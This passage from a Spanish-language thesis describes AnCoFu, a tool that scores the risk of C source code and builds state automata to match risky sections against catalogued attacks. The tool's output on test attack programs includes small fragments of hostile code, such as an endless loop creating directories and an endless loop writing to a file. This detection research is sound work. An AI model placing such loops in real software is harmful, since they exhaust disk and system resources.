Los lenguajes de programación de alto nivel contienen instrucciones que resultan similares en sus objetivos, es decir, existen instrucciones en C que tienen como objetivo escribir en un archivo, y se encontrarán esas mismas funciones en Java, Pascal, etc. Al tener un objetivo en común, éstas instrucciones podrán ser representadas de forma única (a través de un autómata) y por lo tanto podrán establecerse niveles de riesgo de forma única, sin depender tanto del lenguaje empleado.

En este capítulo se mostró el análisis realizado de cada una de las instrucciones contenidas en la librería estándar de C y se asignó, de acuerdo a las políticas de seguridad de una institución educativa como el ITESM CEM, un nivel de riesgo cuantitativo representado a través de los niveles: **alto**, **medio** y **bajo**.

Aún cuando se piense que un código fuente puede únicamente arrojar un nivel de riesgo en cualquiera de estos tres niveles, se pretende realizar el cálculo del nivel de riesgo global del programa a través de la suma y promedio de todos los niveles de riesgo asignados a cada una de las instrucciones que conforman al programa.

Con lo anterior se logra un cálculo dinámico del nivel de riesgo del programa y se llega a un análisis completo de cada una de las instrucciones que lo conforman.

En la siguiente sección presentamos la herramienta **AnCoFu** que utiliza los conceptos presentados en las secciones anteriores.

4 Descripción de la herramienta AnCoFu.

En esta sección describiremos el proceso de generación de autómatas, así como la comparación entre ellos para identificar ataques. Después, se describe la forma en que los conceptos revisados en las secciones anteriores fueron implementados para la creación de la herramienta **AnCoFu** (Análisis de Códigos Fuente), así mismo se detallarán los 4 pasos más importantes que conforman la metodología generada en este trabajo y las funciones (en lenguaje de programación C) que los componen.

La aplicación fue generada en su parte gráfica en Tcl 7.6 y Tk 4.2 para ambiente Windows y el analizador se encuentra programado en lenguaje C.

4.1 Generación del modelo de comportamiento.

Una vez que el código fuente ha sido analizado y se le ha asignado un nivel de riesgo, es ahora necesario guardar un registro de todas aquellas funciones y estructuras (condicionales e iterativas) que obtuvieron un nivel de riesgo ALTO, el nivel **instrucción** no es tomado en cuenta en esta paso ya que en realidad un conjunto de instrucciones son las que definen un ataque.

Como se había mencionado en secciones anteriores, la representación elegida en esta tesis para acercarnos a lo que es el comportamiento de un programa, es el autómata de estados.

Un autómata que represente el comportamiento de un programa será básicamente un conjunto de estados, que representan el estado mismo del programa, y un conjunto de transiciones entre estos estados, que pueden ser condicionales o no.

En la tabla 36 se ilustra ésto.

El estado actual está dado por la instrucción que está siendo analizada. El estado inicial, sería la primera instrucción de la función o estructura a analizar.

La transición depende de varios factores, en general pueden ser condicionales o no. Las transiciones incondicionales son generalmente debidas a instruc-

ciones que llevan una secuencia. Por ejemplo:

```
i = 3;
i++;
```

Estado\Condición	CONDICION 1	CONDICION 2	...	CONDICION N
ESTADO 1	ESTADO FUTURO 1	ESTADO FUTURO 2	...	ESTADO FUTURO X
ESTADO 2	ESTADO FUTURO 3	ESTADO FUTURO 4	...	ESTADO FUTURO y
...	...	...	...	...
ESTADO M	ESTADO FUTURO U	ESTADO FUTURO V	...	ESTADO FUTURO W

Tabla 36: Tabla de estados.

La primera instrucción (i=3;) es el estado actual, la segunda (i++;) es el estado futuro. La transición es provocada incondicionalmente.

Las transiciones condicionales están relacionadas con los cambios de flujo del programa. Por ejemplo:

```
i = 0;
if(i == MAXIMO)
 printf("Valor de i %d\n",i);
else
 i++;
```

Aquí, el estado actual es la asignación (i=0;), el estado futuro depende de una condición booleana dada por (i == MAXIMO). Si la condición es verdadera, el estado futuro estará dado por la instrucción (printf()), si la condicón es falsa el estado futuro será el incremento de i (i++;).

Evidentemente, existen condiciones más complejas como son las selecciones múltiples; los ciclos, donde se realiza un salto y por ende se cambia el flujo de la ejecución; los llamados a función, donde se implica un salto incondicional para ejecutar la función invocada, sin embargo este salto puede ocurrir en cualquier parte del programa, es decir, se puede llamar a la función en cualquier parte del programa, esto hace que se requiera un tratamiento especial cuando la condición es un llamado a función (i.e., no deben crearse estados en el autómata por cada instanciación de la función); las funciones recursivas también requieren un tratamiento especial.

Es necesario mencionar que no se genera el autómata de todo un programa, sino que se seleccionan las partes del mismo que constituyen un riesgo. Como ya habrá adivinado el lector, estas partes "riesgosas"del programa, son obtenidas durante la primera fase de AnCoFu, en que se calculan los niveles de riesgo a tres niveles, lo cual será descrito en la sección de Análisis del código fuente.

Así, por ejemplo si un programa resulta tener un nivel de riesgo global muy bajo, pero que contiene algún ciclo, función o conjunto de instrucciones con alto riesgo, pasará de cualquier forma a la fase de creación y comparación de autómatas. Claro está, sólo se construirá el autómata de esa pequeña fracción de programa y se comparará con ataques ya catalogados (también bajo la forma de autómatas, ver sección siguiente).

La construcción del autómata a partir del código fuente es relativamente sencilla, ya que se simula el flujo de la ejecución del programa mismo.

Todo inicia en la función o estructura que resultó poseer un alto riesgo (por ejemplo, main()). Se pasa después a un análisis línea por línea, instrucción por instrucción. Así pues, se toma la primera instrucción, llenando con sus características la parte del estado actual de la tabla que mostramos arriba (si es la primera instrucción, constituye el estado inicial). A partir de ese estado actual, se busca el o los posibles flujos, si este flujo es incondicional, se indica como tal en la columna correspondiente de la tabla, asimismo se llena el cuadro de estado futuro correspondiente con la instrucción siguiente. Esta última instrucción, que se colocó en el estado futuro, es entonces considerada como el nuevo estado presente, a partir del cual se realiza el mismo análisis, preguntándose cuáles son sus posibles estados futuros y con qué condiciones se llega a ellos.

El análisis termina cuando concluye el programa principal o cuando éste queda residente. El caso de los sistemas operativos es especial, pues aunque se trata de un programa que corre indefinidamente no implica necesariamente un riesgo.

Para los casos repetitivos como son los ciclos, las funciones recursivas, sólo se analiza el flujo de una pasada, es decir no se siguen todas las iteraciones

o llamadas.Siempre se considerará un situación de error cuando se pretenda realizar una transición con una condición inexistente.

Para lograr lo anterior **AnCoFu** revisa nuevamente el comportamiento del programa y va generando el autómata de cada una de las estructuras y funciones que lo requieran. Un estado estará definido por los elementos que se indican en la tabla 37.

Cada estado podrá tener dos condiciones que le permitan cambiar a otro estado, esto se debe a que sólo existen estructuras condicionales como el *while*, *for*, *if* que pueden traducirse únicamente en dos caminos distintos, las estructuras *switch* no son tomadas en este análisis.

Variable	**Descripción**	**Tipo**
numEdo	número del estado	entero
nombre	tipo de operación que representa	cadena de caracteres
condicion[0]	condición de transición	cadena de caracteres
rama[0]	apuntador al siguiente estado	estado *
sigEdo[0]	estado siguiente para la 1a. condición	entero
condicion[1]	condición de transición	cadena de caracteres
rama[1]	apuntador al siguiente estado	estado *
sigEdo[1]	estado siguiente para la 2a. condición	entero

Tabla 37: Valores registrados por estado (estado *)

Cada uno de los estados que componen al autómata estará determinado por el comportamiento del código fuente, en la sección 5 se presentarán algunos resultados obtenidos en la modelación. Cada uno de estos modelos se encontrará en la forma de un archivo de texto con nombre *archi.aut* en donde la **i** representa el número de estructuras catalogadas.

4.2 Comparación con ataques ya modelados.

El esquema elegido para comparar dos autómatas es el siguiente:

Se toma la sección de alto riesgo del programa a analizar. El primer estado de éste nos marca el inicio de la búsqueda, ya que se empezará a localizar entre los ataques a los que tienen el mismo tipo de estado inicial. Si la búsqueda

fracasa con el estado inicial del ataque seleccionado, se hace la prueba con el estado siguiente, y así sucesivamente, hasta agotar los estados del ataque.

Si en el ataque en cuestión no se halla semejanza con el código en análisis, se intenta con el ataque siguiente en el catálogo.

Esto se repite hasta agotar todos los ataques catalogados. Si aún así no se encontró semejanza, se puede aún decidir catalogarlo y considerarlo un código peligroso, dependiendo del nivel de riesgo de la sección del programa analizado, y aún cuando no tenemos la prueba de que sea un ataque.

Así, los ataques que ya han sido identificados debe asignárseles su nivel de riesgo global (arrojado por AnCoFu), pero también una nota que lo identifique como un ataque.

Quizás este método para comparar autómatas es aún muy rudimentario, pero esperamos poder en los trabajos futuros optimizar las búsquedas, probablemente también contribuya a este fin el auxiliarnos de algún medio de descripción de comportamiento diferente (ver la sección de trabajos futuros).

Otra heurística que valdría la pena explorar es iniciar la búsqueda de la comparación entre los ataques que tienen un nivel de riesgo dentro de un rango cercano al nivel de riesgo del programa a analizar.

Consideramos que cualquier semejanza entre dos autómatas debe verse igualmente reflejada en sus niveles de riesgo, aunque puede haber muchos ataques que posean niveles de riesgo semejantes y, no tener nada que ver entre sí.

4.3 Análisis del código fuente.

El análisis de un código fuente requiere principalmente de dos procesos: **(1)** separación del archivo en sus diferentes partes (funciones, estructuras secuenciales y condicionales, e instrucciones), representando éstas los 3 niveles de análisis que se llevan a cabo en este primer paso; **(2)** recorrido del código fuente en su forma de ejecución para el cálculo del nivel de riesgo, lo cual determinará finalmente el riesgo que representa dicho código.

En la fase **(1)** **AnCoFu** realiza una lectura secuencial del archivo respe-

tando los tres niveles mencionados en el párrafo anterior. Las tablas 38, 39, 40 y 41 muestran los datos que son guardados para cada una de ellas.

Variable	Descripción	Tipo
nombre	nombre de la función	cadena de caracteres
nr	nivel de riesgo	entero
linea_inicio	línea de inicio en el archivo	entero
linea_fin	línea de fin en el archivo	entero
recursiva	indica si la función es recursiva o no	entero
numVars	variables contenidas en la función	entero
condicion_salida	bajo qué condiciones se termina su ejecución	cadena de caracteres
tipo_regreso	tipo de regreso	cadena de caracteres
ap_variable	apuntador hacia sus variables	variable *
siguiente	apuntador hacia la siguiente función	struct nodof *
posarch	posición dentro del archivo	long

Tabla 38: Valores guardados para cada función (struct nodof *)

Variable	Descripción	Tipo
tipo	tipo de secuencia iterativa (while, for, do)	cadena de caracteres
nr	nivel de riesgo	entero
linea_inicio	línea de inicio en el archivo	entero
linea_fin	línea de fin en el archivo	entero
condicion_salida	de qué forma se sale del ciclo	cadena de caracteres
funcionPadre	función en la que se encuentra	struct nodof *
estructPadre	estructura en la que se encuentra	struct nodoe *
siguiente	apuntador a la siguiente estructura	struct nodoe *
posarch	posición dentro del archivo	long

Tabla 39: Valores guardados para cada iteración (struct nodoe *)

En este primer paso todavía no se lleva a cabo la asignación de niveles de riesgo ya que se necesita tener un registro completo de las funciones, estructuras e instrucciones que componen al programa. En esta fase el programa genera un archivo que contiene el resultado del análisis del código fuente, su nombre será el mismo que le del archivo analizado pero con extensión *.tmp*,

Variable	Descripción	Tipo
tipo	tipo de secuencia condicional (if, switch)	cadena de caracteres
nr	nivel de riesgo	entero
linea_inicioi	línea de inicio del if en el archivo	entero
linea_fini	línea de fin del if en el archivo	entero
linea_inicioe	línea de inicio del else en el archivo	entero
linea_fine	línea de fin del else en el archivo	entero
funcionPadre	función en la que se encuentra	struct nodof *
estructPadre	estructura que lo contiene	struct nodoe *
siguiente	apuntador a la siguiente estructura	struct nodoe *

Tabla 40: Valores guardados para cada condición (struct nodoc *)

Variable	Descripción	Tipo
nombre	instrucción completa	arreglo de caracteres
tipo	tipo de instrucción (asignación, operación, etc)	cadena de caracteres
nr	nivel de riesgo	entero
linea	línea en la que se encuentra dentro del archivo	entero
funcionPadre	función en la que se encuentra	struct nodof *
estructPadre	estructura que lo contiene	struct nodoe *
siguiente	apuntador a la siguiente instrucción	struct nodoi *
posarch	posición dentro del archivo	long

Tabla 41: Valores guardados para cada instrucción (struct nodoi *)

así mismo se genera un archivo de salida que utilizará la aplicación que se encuentra en Tcl/Tk.

Ya en la fase **(2)** se lleva a cabo una asignación de nivel de riesgo por instrucción, función y secuencia iterativa o condicional, esto se hace a través de una "simulación" de ejecución del programa para poder tener una mejor idea del comportamiento que tendrán las funciones a diversas situaciones que dependen del cambio de variables.

El nivel de riesgo global dependerá del nivel de riesgo de cada una de sus funciones de acuerdo a una ejecución "simulada", es decir, se hará un barrido

y examinación del archivo como si éste se estuviera ejecutando. A continuación describimos el cálculo del nivel de riesgo de cada uno de los 3 niveles encontrados en la parte **(1)**.

Nivel de riesgo de una función.

Es un promedio de cada una de las instrucciones encontradas en su ejecución, cada instrucción podrá ser:

- Una operación, asignación o cualquier otra instancia no contemplada en los siguientes puntos.
- Una llamada a una función, explícita o contenida dentro de alguna operación.
- Una estructura iterativa.
- Una estructura condicional.

AnCoFu toma cada uno de estos elementos como una sola instrucción y su asignación de nivel de riesgo es mencionado en los siguientes párrafos. Si la función es recursiva (se llama a si misma) entonces su nivel de riesgo aumenta.

Nivel de riesgo de una estructura.

Las estructuras pueden ser de dos tipos *condicionales* e *iterativas* y su nivel de riesgo es un promedio de cada una de las instrucciones encontradas en su ejecución, cada instrucción podrá ser:

- Una operación, asignación o cualquier otra instancia no contemplada en los siguientes puntos.
- Una llamada a una función, explícita o contenida dentro de alguna operación.
- Una estructura iterativa.
- Una estructura condicional.

Así mismo cada estructura *iterativa* ya tiene asignado un nivel de riesgo inicial MEDIO y será tomado también para el promedio final. Si la estructura *iterativa* es un ciclo infinito entonces su nivel de riesgo se aumentará, de igual forma si se encuentra contenida dentro de otra estructura infinita. Este aumento se reducirá gradualmente de acuerdo al nivel de profundidad de la estructura analizada.

En cuanto a estructuras *condicionales* su nivel de riesgo se calculará de igual forma que las estructuras *iterativas* pero su nivel inicial es BAJO, además si existe un *else* este riesgo se calculará tomando en cuenta también las instrucciones que lo conforman.

Nivel de riesgo de una instrucción.

A menos que la instrucción contenga una llamada a función los niveles de riesgo de las instrucciones es BAJO.

El nivel de riesgo del programa estará reflejado en el nivel de riesgo de la función **main**.

Es importante hacer un paréntesis para mencionar que el nivel de riesgo global obtenido no representará el nivel real de riesgo de un programa, por ello es que se debe examinar en tres niveles y facilitar al analista la revisión del programa. Así mismo el encontrar un *break* o un *return* permiten la reducción del nivel de riesgo ya que implican la salida de un ciclo o función.

En la figura 8 se ejemplifica el análisis de un código fuente en base a las tres estructuras descritas en esta sección. Su comportamiento y flujo de ejecución es secuencia y por lo mismo una llamada a función significará el salto hacia otro juego de instrucciones a realizar para después continuar ejecutando las instrucciones que quedaron pendientes.

Ahí podemos observar la transición que se realiza en la llamada a una función, y la forma en que los niveles de riesgo serían calculados. NR_i se refiere al nivel de riesgo asignado a una instrucción, NR_f al asignado a una función y NR_e asignado a una estructura. También se pueden observar las dependiencias existentes entre estos niveles y la forma en que afectan al nivel de




Figura 8: Ejemplificación del comportamiento de un programa

riesgo global.

4.4 Reporte del nivel de riesgo.

Una vez que el código fuente ha sido analizado y catalogado el usuario podrá analizar aquellas funciones, estructuras e instrucciones que arrojaron ese resultado, la herramienta le proveerá con una lista ordenada por niveles de riesgo, y por tipo de estructura.

La herramienta considerará un código fuente como un ataque si encuentra alguna función o estructura (condicional o iterativa) con un nivel de riesgo ALTO, recordemos que **AnCoFu** trabaja en base a promedios y por ello resulta más significativo analizarlo por niveles. En la sección 5 se muestra a detalle la forma en que el reporte del nivel de riesgo se lleva a cabo.

4.5 Conclusiones del capítulo.

A través de esta sección pudimos observar como **AnCoFu** realiza el análisis de códigos fuente para la determinación de instrucciones o conjunto de instrucciones que representan un riesgo al sistema. Su análisis se lleva a tres niveles diferentes que permiten al usuario contar con una idea mucho más profunda sobre lo que el código fuente realmente realiza.

Una vez identificadas aquellas zonas de peligro es necesario catalogarlas para futuras comparaciones con otros códigos fuente, no es necesario catalogar el programa completo ya que sería muy difíl encontrar dos programas iguales, en cambio, es mucho más sencillo localizar aquellas funciones peligrosas ya que existen formas limitadas de ejecutarlas.

Así mismo el modelo de comportamiento (autómata) permite al usuario emplear la herramienta con otro lenguaje de programación, sólo se necesitaría traducirlo al lenguaje común (autómatas) y compararlo.

5 Pruebas con AnCoFu.

En esta sección presentamos algunos de los resultados obtenidos en la utilización de la herramienta **AnCoFu**, con ellos se marcó la creación del catálogo de ataques y la comparación de autómatas de comportamiento.

5.1 Ataque 1: Juego del Ahorcado (versión Unix).

Este ataque fue descrito en la sección 3.1 y al ser analizado por **AnCoFu** se obtuvieron los resultados que explicaremos a continuación.

La primera parte del análisis arrojado por la herramienta es mostrada en la tabla 42, su primera línea indica el nombre del archivo analizado. Enseguida se muestran las librerías incluidas en el programa fuente y en caso de no pertenecer al estándar de C se marcan como NO ANALIZADA. La línea siguiente indica el número de funciones analizadas y finalmente el nivel de riesgo global (suma de los niveles de riesgo de cada una de las funciones).

```
---- Analisis del archivo c:/maestria/tesis/gen_aut/final/ataques/a_unix.c ----
Libreria incluida: #include <stdio.h>
Libreria incluida: #include <string.h>
Libreria incluida: #include <stdlib.h>
Libreria incluida: #include <time.h>
Libreria incluida: #include <sys/types.h> -> NO ANALIZADA
Libreria incluida: #include <sys/stat.h> -> NO ANALIZADA
   Numero de funciones: '7'

   Nivel de riesgo global: '24'
```

Tabla 42: Resultados juego del Ahorcado (1a. parte)

En la segunda parte del análisis (mostrado en la tabla 43) se muestran los datos correspondientes a cada función, incluyendo su nivel de riesgo, sus líneas de inicio y fin, si la función es recursiva, sus variables y el tipo de regreso. Como se puede observar en la tabla, la función *limpiarDatos* tiene un nivel de riesgo de '9' el cual es igual a ALTO, esta función fue la de nivel de riesgo mayor, en esta tabla sólo se muestra una porción de esta parte.

La tercera parte del análisis (tabla 44 despliega los datos correspondientes a

cada estructura iterativa, incluyendo su nivel de riesgo, sus líneas de inicio y fin, su condición de salida y la función y estructura dentro de la cual se encuentran. En la tabla se muestra únicamente los valores correspondientes a la estructura con mayor nivel de riesgo ('9') el cual se ve reflejado en la función *limpiarDatos*, al ser una estructura infinita su nivel de riesgo aumentó.

```
----- FUNCIONES -----
Funcion: 'limpiarDatos'
   nivel de riesgo: '9'
   linea inicio: '29'
   linea fin: '34'
   recursiva: no
   condicion de salida: ''
   regresa tipo: 'void'
   variables que la componen: '0'
```

Tabla 43: Resultados juego del Ahorcado (2a. parte)

```
----- ESTRUCTURAS -----
Estructura tipo: 'while'
   nivel de riesgo: '9'
   linea inicio: '30'
   linea fin: '33'
   condicion de salida: 'EXITO'
   contenida en la funcion: 'limpiarDatos'
```

Tabla 44: Resultados juego del Ahorcado (3a. parte)

La cuarta parte consta de los datos que le corresponden a las estructuras condicionales, incluyendo su nivel de riesgo, líneas de inicio y fin (incluyendo las del 'else')y función y estructura iterativa que las contiene. En la tabla 45 se muestra una porción de los resultados arrojados que pertenecen a la estructura condicional con el nivel de riesgo más elevado.

En la última parte del análisis (tabla 46) se muestra los datos correspondientes a las instrucciones, incluyendo nivel de riesgo, línea dentro del código fuente y función y estructura que la contienen. En la tabla se muestran los valores correspondientes a aquella instrucción con un nivel de riesgo ALTO, como se podrá observar ésta se encuentra dentro de la función *limpiarDatos* y la secuencia iterativa mencionadas en los párrafos anteriores.

```
----- CONDICIONALES -----
Condicion de tipo: 'if'
   nivel de riesgo: '3'
   linea de inicio: '98'
   linea de fin: '102'
   linea de inicio else: '102'
   linea de fin else: '105'
   funcion que la contiene: 'main'
```

Tabla 45: Resultados juego del Ahorcado (4a. parte)

```
----- INSTRUCCIONES -----
Instruccion: 'mkdir("xxx",S_IRUSR | S_IWUSR | S_IXUSR)'
   nivel de riesgo: '12'
   linea en el archivo: '31'
   estructura que la contiene: 'while'
   funcion que la contiene: 'limpiarDatos'
```

Tabla 46: Resultados juego del Ahorcado (5a. parte)

El juego del ahorcado obtuvo un nivel de riesgo BAJO, recordemos que (al estar simulando su ejecución) el nivel de riesgo final o global del programa se verá reflejado en la función **main** y esta es presentada en la tabla 47, lo cual puede implicar que el código fuente es de un riesgo no preocupante o bien contenía más funciones de nivel BAJO o MEDIO que funciones de nivel ALTO, esto también se aplica en el análisis por función y estructuras secuenciales y condicionales. Pero si su nivel de riesgo resulta ALTO la única interpretación posible es que realmente se trata de un ataque. Así pues, en este ejemplo, la función *limpiarDatos* que contienen un ciclo infinito y la creación de un subdirectorio es de nivel riesgo ALTO por lo tanto representa un peligro para el sistema.

Una vez definidas aquellas funciones, estructuras e instrucciones de nivel de riesgo ALTO, se entra en la fase de modelación del comportamiento, **AnCo-Fu** debe ahora traducir las funciones utilizadas en C a funciones que puedan ser representativas de cualquier lenguaje de programación. La primera modelación es de la función *limpiarDatos* presentada en la tabla 46, su modelo de comportamiento queda representado como se muestra en la tabla 48.

```
Funcion: 'main'
   nivel de riesgo: '2'
   linea inicio: '93'
   linea fin: '107'
   recursiva: no
   condicion de salida: ''
   regresa tipo: 'void'
   variables que la componen: '1'
     variable: 'resp' tipo: 'int' valor: ''
```

Tabla 47: Resultados de la función main.

La primera columna de cada renglón representa el número de estado, después el tipo de acción que representa dicho estado, seguido por la condición que genera el cambio al estado que se presenta en la siguente columna, lo mismo se aplica para las dos últimas columnas del archivo.

```
 automata 0

numEdo, nombre, condicion[0], sigEdo[0], condicion[1], sigEdo[1]

0, ciclo infinito, !condicion, -1, condicion, 1
1, funcionalta, lambda, 2, , -1
2, funcionalta, lambda, 3, , -1
3, finciclo, lambda, 0, , -1
```

Tabla 48: Autómata de comportamiento de la función limpiarDatos

Si fuera esta la primera vez que se ejecuta la herramienta entonces este comportamiento se guardaría en el archivo *ataque0.aut* y servirá para futuras comparaciones.

De este mismo programa se desprende la estructura *while* que se presentó en la tabla 44 y su autómata de comportamiento resultaría exactamente igual al presentado en la tabla 48 ya que en si la función *limpiarDatos* sólo contenía a ésta, por lo tanto su comportamiento no es catalogado.

5.2 Ataque 2: Crashme

Este ataque fué descrito en la sección 3.1 y en las tablas 49, 50, 52, 53 y 54 se muestran los detalles descritos en los párrafos anteriores.

Como se puede observar en estos datos y en el código completo del programa, éste tiene un riesgo global BAJO, tal y como se muestra en la función **main** de la tabla 51 y su función con mayor nivel de riesgo es MEDIO, en este caso tomamos la función *try_ one_ crash* ya que contiene a la secuencia iterativa con mayor nivel de riesgo (ciclo infinito), además de que realiza la llamada a una función que realiza escrituras en un archivo, lo cual representa ALTO riesgo para nosotros.

```
---- Analisis del archivo c:/maestria/tesis/gen_aut/final/ataques/a_unix.c ----
Libreria incluida: #include <stdio.h>
Libreria incluida: #include <signal.h>
Libreria incluida: #include <setjmp.h>
   Numero de funciones: '6'

   Nivel de riesgo global: '20'
```

Tabla 49: Resultados Crashme (1a. parte)

```
----- FUNCIONES -----
Funcion: 'try_one_crash'
   nivel de riesgo: '2'
   linea inicio: '61'
   linea fin: '69'
   recursiva: no
   condicion de salida: ''
   regresa tipo: 'void'
   variables que la componen: '0'
```

Tabla 50: Resultados Crashme (2a. parte)

```
Funcion: 'main'
   nivel de riesgo: '3'
   linea inicio: '71'
   linea fin: '88'
   recursiva: no
   condicion de salida: ''
   regresa tipo: 'void'
   variables que la componen: '2'
     variable: 'argc' tipo: 'int' valor: ''
     variable: 'argv' tipo: 'char **' valor: ''
```

Tabla 51: Resultados Crashme (2a. parte)

```
----- ESTRUCTURAS -----
Estructura tipo: 'while'
   nivel de riesgo: '6'
   linea inicio: '67'
   linea fin: '68'
   condicion de salida: '1'
   contenida en la funcion: 'try_one_crash'
```

Tabla 52: Resultados Crashme (3a. parte)

```
----- CONDICIONALES -----
Condicion de tipo: 'if'
   nivel de riesgo: '4'
   linea de inicio: '66'
   linea de fin: '68'
   funcion que la contiene: 'try_one_crash'
```

Tabla 53: Resultados Crashme (4a. parte)

```
----- INSTRUCCIONES -----
Instruccion: 'fprintf(stdout,"Dump of %ld bytes of data\n",n)'
   nivel de riesgo: '6'
   linea en el archivo: '49'
   funcion que la contiene: 'compute_badboy'
```

Tabla 54: Resultados Crashme (5a. parte)

De este código fuente se observó que la única estructura con nivel de riesgo ALTO fue la presentada en la tabla 52, y su modelo de comportamiento se presenta en la tabla 55.

```
automata 1

numEdo, nombre, condicion[0], sigEdo[0], condicion[1], sigEdo[1]

0, ciclo infinito, !condicion, -1, condicion, 1
1, instruccion, lambda, 2, , -1
2, finciclo, lambda, 0, , -1
```

Tabla 55: Autómata de la estructura *while*

5.3 Ataque 3: Cambiando el password.

Este código fue descrito en la sección 3.1 y en las tablas 56, 57, 58, 59 y 60 se muestran los resultados obtenidos.

De éstos resultados y apoyándonos en el código fuente, podemos observar que existe únicamente 1 sola función en este programa y su nivel de riesgo global resultó BAJO, existen también la creación de subdirectorios como se puede observar en 60 y un ciclo infinito que contiene a su vez una iteración cuya condición consiste en una lectura de archivo. La estructura condicional presentada en 59 muestra cómo es afectado el nivel de riesgo por la presencia de un *exit*.

```
---- Analisis del archivo c:/maestria/tesis/gen_aut/final/ataques/passwd.c ----
Libreria incluida: #include <sys/types.h> -> NO ANALIZADA
Libreria incluida: #include <sys/stat.h> -> NO ANALIZADA
Libreria incluida: #include <unistd.h> -> NO ANALIZADA
Libreria incluida: #include <fcntl.h> -> NO ANALIZADA
Libreria incluida: #include <stdio.h>
Libreria incluida: #include <signal.h>
Libreria incluida: #include <pwd.h> -> NO ANALIZADA
   Numero de funciones: '1'

   Nivel de riesgo global: '2'
```

Tabla 56: Resultados Cambiando el password (1a. parte)

```
----- FUNCIONES -----
Funcion: 'main'
   nivel de riesgo: '2'
   linea inicio: '10'
   linea fin: '106'
   recursiva: no
   condicion de salida: ''
   regresa tipo: 'void'
   variables que la componen: '18'
     variable: 'argc' tipo: 'int' valor: ''
     variable: 'argv[]' tipo: 'char *' valor: ''
     variable: 'passwd_in' tipo: 'FILE*' valor: ''
     variable: 'passwd_out' tipo: 'FILE*' valor: ''
     variable: 'race_child_pid' tipo: 'int' valor: '-1'
     variable: 'st' tipo: 'struct stat' valor: ''
     variable: 'pw' tipo: 'struct passwd*' valor: ''
     variable: 'pwd_link[256]' tipo: 'char' valor: ''
     variable: 'pwd_dir[256]' tipo: 'char' valor: ''
     variable: 'pwd_file[256]' tipo: 'char' valor: ''
     .....
```

Tabla 57: Resultados Cambiando el password (2a. parte)

```
----- ESTRUCTURAS -----
Estructura tipo: 'for'
   nivel de riesgo: '8'
   linea inicio: '60'
   linea fin: '66'
   condicion de salida: ';;'
   contenida en la funcion: 'main'
```

Tabla 58: Resultados Cambiando el password (3a. parte)

```
----- CONDICIONALES -----
Condicion de tipo: 'if'
   nivel de riesgo: '0'
   linea de inicio: '71'
   linea de fin: '74'
   funcion que la contiene: 'main'
```

Tabla 59: Resultados Cambiando el password (4a. parte)

```
----- INSTRUCCIONES -----
Instruccion: 'mkdir(pwd_dir, 0700)'
   nivel de riesgo: '6'
   linea en el archivo: '41'
   funcion que la contiene: 'main'
```

Tabla 60: Resultados Cambiando el password (5a. parte)

Aún cuando la mayoría de las librerías utilizadas en este programa no han sido analizadas, se puede concluir que el programa tiene un nivel de riesgo ALTO en algunos de sus niveles y por lo tanto representa un riesgo para el sistema. Tal vez el riesgo aumentará o disminuirá de acuerdo a las funciones descritas en estas librerías.

En cuanto a su comportamiento éste código tuvo como estructura característica a la presentada en la tabla 58, y su representación quedó como se muestra en la tabla 61.

```
 automata 2

numEdo, nombre, condicion[0], sigEdo[0], condicion[1], sigEdo[1]

0, ciclo infinito, !condicion, -1, condicion, 1
1, funcionalta, lambda, 2, , -1
2, ciclo, !condicion, 5, condicion, 3
3, funcionalta, lambda, 4, , -1
4, finciclo, lambda, 2, , -1
5, condicional, !condicion, 7, condicion, 6
6, instruccion, lambda, 7, , -1
7, fincondicional, , 8, , -1
8, finciclo, lambda, 0, , -1
```

Tabla 61: Autómata de estructura *for*

5.4 Ataque 4: Abriendo archivos.

Este ejemplo es presentado básicamente para mostrar la parte de comparación de autómatas, como se podrá haber observado **AnCoFu** etiqueta cada uno de los estados de acuerdo al nivel de riesgo que haya obtenido la ejecución a una función, por ejemplo en la tabla 55 se muestra que un ciclo infinito con la llamada a 2 funciones de nivel de riesgo alto representan el comportamiento de un ataque.

Si analizamos el código presentado en el anexo A con el nombre de "ataque.c", la herramienta generará un diagrama de comportamiento idéntico al mostrado en la tabla 55 que al ser comparado con ella determinará que el código fuente es un ataque. En la tabla 62 mostramos el código fuente de la estructura que se consideró semejante.

```
for (;;) {
 arch = fopen("archivo.txt", "w");
 fprintf(archivo, "hola");
}
 fclose(arch);
```

Tabla 62: Extracto del programa ataque.c

5.5 Resultados.

En los tres ejemplos presentados en este trabajo pudimos observar que en la mayoría de los ataques se utiliza únicamente algunas líneas de código para efectuarlos, así mismo notamos que el enfoque de análisis en tres niveles (función, estructuras e instrucciones) resulta de gran utilidad para la detección de instrucciones o conjunto de instrucciones que pueden afectar en cierto momento al sistema.

5.6 Conclusiones del capítulo.

Un ataque no podrá ser detectado más que en el momento de su ejecución, y sus consecuencias no podrán ser medidas hasta después de que haya atacado. **AnCoFu** ofrece la posibilidad de "simular" la ejecución de un código fuente para poder determinar un cierto nivel de riesgo de una forma más óptima y segura.

Es obvio que el modelo aquí presentado es demasiado simplificado y puede no llegar a aplicarse en algunas situaciones, pero se pudo observar que no es necesario tener un conocimiento experto de un lenguaje de programación para determinar el efecto de un programa, lo único que el usuario deberá establecer son las políticas de seguridad de su empresa y en base a ellas el analista deberá definir los niveles de riesgo asociados a cada función.

Las consideraciones tomadas para cada uno de los tres niveles presentados en este capítulo ayudaron a una medición efectiva y no subjetiva ya que toma en cuenta las consideraciones establecidas por las políticas y aquellas que provienen inherentes en ellas, tales como el riesgo que representa un ciclo infinito sin condición alguna para terminar.

Es importante llevar este análisis a un enfoque mucho más extenso que permita movernos en situaciones mucho más complejas y obtener así resultados más realistas tal y como se presenta en el siguiente capítulo.

